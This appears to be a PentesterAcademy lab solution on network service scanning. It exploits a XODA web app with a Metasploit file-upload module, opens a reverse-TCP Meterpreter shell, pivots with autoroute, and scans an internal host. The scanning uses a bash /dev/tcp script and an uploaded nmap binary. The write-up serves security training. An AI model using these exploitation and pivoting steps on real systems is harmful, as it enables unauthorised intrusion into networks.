
ATTACK
DEFENSE
by PentesterAcademy

Name	T1046 : Network Service Scanning
URL	https://attackdefense.com/challengedetails?cid=1869
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

- Identify the ports open on the second target machine using appropriate metasploit modules.
- Write a bash script to scan ports of the second target machine.
- Upload the nmap static binary to the target machine and identify the services running on the second target machine.

Solution:

Step 1: Check the IP address of the attacker machine.

Commands: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
19160: eth0@if19161: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
19164: eth1@if19165: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:72:23:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.120.121.2/24 brd 192.120.121.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target machine.

Command: nmap 192.120.121.3

```
root@attackdefense:~# nmap 192.120.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-23 14:29 UTC
Nmap scan report for target-1 (192.120.121.3)
Host is up (0.000014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:78:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@attackdefense:~#
```

Step 3: Check the HTTP content hosted on port 80 of the target machine.

Command: curl 192.120.121.3

```
root@attackdefense:~# curl 192.120.121.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getElementById(_10[i]).c
lassName="tab";}document.getElementById(id).className="stab";}var allfiles=new Array('');
                        //]]>
                </script>
                <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
                <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
                <link rel="stylesheet" href="/style.css" type="text/css" />
</head>

<body onload="document.lform.username.focus();">
        <div id="top">
                <a href="/" title="XODA"><span style="color: #56a;">XO</span><span style="color: #fa5;">D</span><span sty
le="color: #56a;">A</span></a>
                        </div>
        <form method="post" action="/?log_in" name="lform" id="login">
                <p>Username: <input type="text" id="un" name="username" /></p>
                <p>Password: <input type="password" name="password" /></p>
                <p><input type="submit" name="submit" value="login" /></p>
```

As mentioned in the challenge, a XODA webapp instance is running on the system which can be exploited using “exploit/unix/webapp/xoda_file_upload” metasploit module

Step 4: Start msfconsole.

Command: msfconsole

```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?

[-] ***
```

Step 5: Select the mentioned module and set the parameter values.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.120.121.3
set TARGETURI /
exploit

```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.120.121.3
RHOSTS => 192.120.121.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.120.121.2:4444
[*] Sending PHP payload (qjgLj.php)
[*] Executing PHP payload (qjgLj.php)
[*] Sending stage (38288 bytes) to 192.120.121.3
[*] Meterpreter session 1 opened (192.120.121.2:4444 -> 192.120.121.3:59028) at 2020-04-23 14:31:15 +0000
[!] Deleting qjgLj.php

meterpreter >
```

A meterpreter session is spawned on the target machine.

Step 6: Start a command shell and identify the IP address range of the second target machine.

Commands:
shell
ip addr

```
meterpreter > shell
Process 803 created.
Channel 0 created.
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
20190: eth0@if20191: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:78:79:03 brd ff:ff:ff:ff:ff:ff
    inet 192.120.121.3/24 brd 192.120.121.255 scope global eth0
       valid_lft forever preferred_lft forever
20192: eth1@if20193: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:7d:a2:02 brd ff:ff:ff:ff:ff:ff
    inet 192.125.162.2/24 brd 192.125.162.255 scope global eth1
       valid_lft forever preferred_lft forever
```

The IP address of the first target machine on it's eth1 interface is 192.125.162.2, the second target machine will be located at the IP address 192.125.162.3 on the second network.

Step 7: Add the route to metasploit's routing table.

Command: run autoroute -s 192.125.162.2

```
meterpreter > run autoroute -s 192.125.162.2

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.125.162.2/255.255.255.0...
[+] Added route to 192.125.162.2/255.255.255.0 via 192.120.121.3
[*] Use the -p option to list all active routes
meterpreter >
```

Step 8: Background the current meterpreter session and use the portscan tcp module of metasploit to scan the second target machine.

Press CTRL+z and Enter y to background the meterpreter session.

Commands:

use auxiliary/scanner/portscan/tcp
set RHOSTS 192.125.162.3
set verbose true
set ports 1-1000
exploit

```
msf5 exploit(unix/webapp/xoda_file_upload) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) >  set RHOSTS 192.125.162.3
RHOSTS => 192.125.162.3
msf5 auxiliary(scanner/portscan/tcp) > set verbose true
verbose => true
msf5 auxiliary(scanner/portscan/tcp) > set ports 1-1000
ports => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.125.162.3:        - 192.125.162.3:21 - TCP OPEN
[+] 192.125.162.3:        - 192.125.162.3:22 - TCP OPEN
[+] 192.125.162.3:        - 192.125.162.3:80 - TCP OPEN
[*] 192.125.162.3:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Step 10: Check the static binaries available in "/root/tools/static-binaries" directory.

Command:
ls -l /root/tools/static-binaries

```
msf5 auxiliary(scanner/portscan/tcp) > ls -l /root/tools/static-binaries
[*] exec: ls -l /root/tools/static-binaries

total 10264
-rwxr-xr-x 1 root root 2532960 Apr 23 17:26 ncat
-rwxr-xr-x 1 root root 6100104 Apr 23 17:26 nmap
-rwxr-xr-x 1 root root 1869808 Apr 23 17:26 nping
msf5 auxiliary(scanner/portscan/tcp) >
```

Step 11: Background the metasploit session and create a bash port scanning script.

Press CTRL+z to background the metasploit session.

Using the script provided at https://catonmat.net/tcp-port-scanner-in-bash as a reference, create a bash script to scan first 1000 ports.

Bash Script:

```
#!/bin/bash
for port in {1..1000}; do
        timeout 1 bash -c "echo >/dev/tcp/$1/$port" 2>/dev/null &&      echo "port $port is open"
done
```

Save the script as bash-port-scanner.sh

```
root@attackdefense:~# vim bash-port-scanner.sh
root@attackdefense:~#
root@attackdefense:~# cat bash-port-scanner.sh
#!/bin/bash
for port in {1..1000}; do
        timeout 1 bash -c "echo >/dev/tcp/$1/$port" 2>/dev/null &&      echo "port $port is open"
done
root@attackdefense:~#
```

Step 12: Foreground the metasploit session and switch to meterpreter session.

Press "fg" and press enter to foreground the metasploit session.

Command: sessions -i 1

```
msf5 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Step 13: Upload the nmap static binary and the bash port scanner script to the target machine.

Commands:
upload /root/tools/static-binaries/nmap /tmp/nmap
upload /root/bash-port-scanner.sh /tmp/bash-port-scanner.sh

```
meterpreter > upload /root/tools/static-binaries/nmap /tmp/nmap
[*] uploading  : /root/tools/static-binaries/nmap -> /tmp/nmap
[*] Uploaded -1.00 B of 5.82 MiB (0.0%): /root/tools/static-binaries/nmap -> /tmp/nmap
[*] uploaded   : /root/tools/static-binaries/nmap -> /tmp/nmap
meterpreter >
meterpreter > upload /root/bash-port-scanner.sh /tmp/bash-port-scanner.sh
[*] uploading  : /root/bash-port-scanner.sh -> /tmp/bash-port-scanner.sh
[*] Uploaded -1.00 B of 133.00 B (-0.75%): /root/bash-port-scanner.sh -> /tmp/bash-port-scanner.sh
[*] uploaded   : /root/bash-port-scanner.sh -> /tmp/bash-port-scanner.sh
meterpreter >
```

Step 14: Make the binary and script executable and use the bash script to scan the second target machine.

Command:
cd /tmp/
chmod +x ./nmap ./bash-port-scanner.sh
./bash-port-scanner.sh 192.125.162.3

```
cd /tmp/
chmod +x ./nmap ./bash-port-scanner.sh
./bash-port-scanner.sh 192.125.162.3
port 21 is open
port 22 is open
port 80 is open
```

Three ports are open on the target machine, port 21, 22 and 80.

Step 15: Using the nmap binary, scan the target machine for open ports.

Command: ./nmap -p- 192.125.162.3

```
./nmap -p- 192.125.162.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-23 17:36 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.125.162.3
Host is up (0.00018s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.58 seconds
```

The services running on the target machine are FTP, SSH and HTTP

References:

1. Network Service Scanning (https://attack.mitre.org/techniques/T1046/)